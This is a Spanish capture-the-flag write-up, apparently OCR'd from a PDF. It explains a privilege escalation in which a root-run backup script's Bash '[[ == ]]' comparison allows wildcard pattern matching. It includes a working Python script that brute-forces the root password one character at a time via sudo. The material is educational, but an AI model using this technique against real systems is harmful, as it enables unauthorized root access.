
> Un archivo con extensión *.db* generalmente se refiere a un archivo de base de datos. Sin embargo, la extensión *.db* en sí misma no indica un formato específico de base de datos, ya que hay muchos sistemas de gestión de bases de datos.

1.7. Privesc via pattern matching brute-force in Bash

Migramos la sesión al usuario *joshua* exitosamente. Hacemos `sudo -l` para listar nuestros privilegios de sudoers disponibles. Vemos que podemos ejecutar como **root** un script llamado *mysql-backup.sh*. Leemos este script para ver en qué consiste exactamente. La vulnerabilidad aquí acontece en la sección del script que compara la contraseña para autenticar a un usuario en la base de datos *DB_PASS*. La vulnerabilidad aquí se debe al uso de `==` dentro de `[[ ]]` en **Bash**, lo que realiza una coincidencia de patrones en lugar de una comparación directa de cadenas. Esto significa que la entrada del usuario *USER_PASS* se trata como un patrón, y si incluye caracteres comodín como `*` o `?`, potencialmente puede coincidir con cadenas no deseadas.



Por tanto, llegados a este punto, creamos un script en Python que realice un ataque de fuerza bruta a cada carácter de *DB_PASS*. Podemos ver este script a continuación. Ejecutamos el script y obtenemos la contraseña para el usuario root. Migramos la sesión. Obtenemos la última flag.



Script en Python

```python
import string
import subprocess

def check_password(p):
        command = f"echo '{p}*' | sudo /opt/scripts/mysql-backup.sh"
```

```
        result = subprocess.run(command, shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
        return "Password confirmed!" in result.stdout

charset = string.ascii_letters + string.digits
password = ""
is_password_found = False

while not is_password_found:
        for char in charset:
                if check_password(password + char):
                        password += char
                        print(password)
                        break
        else:
                is_password_found = True

```

Definimos una función `check_password` que toma una contraseña potencial como argumento, construye un comando `sudo` con la contraseña potencial añadida al final y luego lo ejecuta. Si el resultado de la ejecución del comando contiene la cadena *Password confirmed!*, la función devuelve `True`, indicando que la contraseña es correcta.
Define un conjunto de caracteres que incluye letras mayúsculas, letras minúsculas y dígitos (`charset`). Inicializa una cadena de contraseña vacía (`password`) y una bandera booleana (`is_password_found`) para rastrear si se ha encontrado la contraseña.
El script entra en un bucle principal que continuará hasta que la contraseña sea encontrada (`is_password_found` sea `True`). Dentro del bucle, se itera sobre cada carácter en el conjunto de caracteres (`charset`).
Para cada carácter en el conjunto de caracteres, se llama a la función `check_password` pasando la contraseña actual concatenada con el carácter actual. Si la función `check_password` devuelve `True`, se agrega el carácter a la cadena de contraseña (`password`) y se imprime. Si no se encuentra una contraseña, se sale del bucle principal.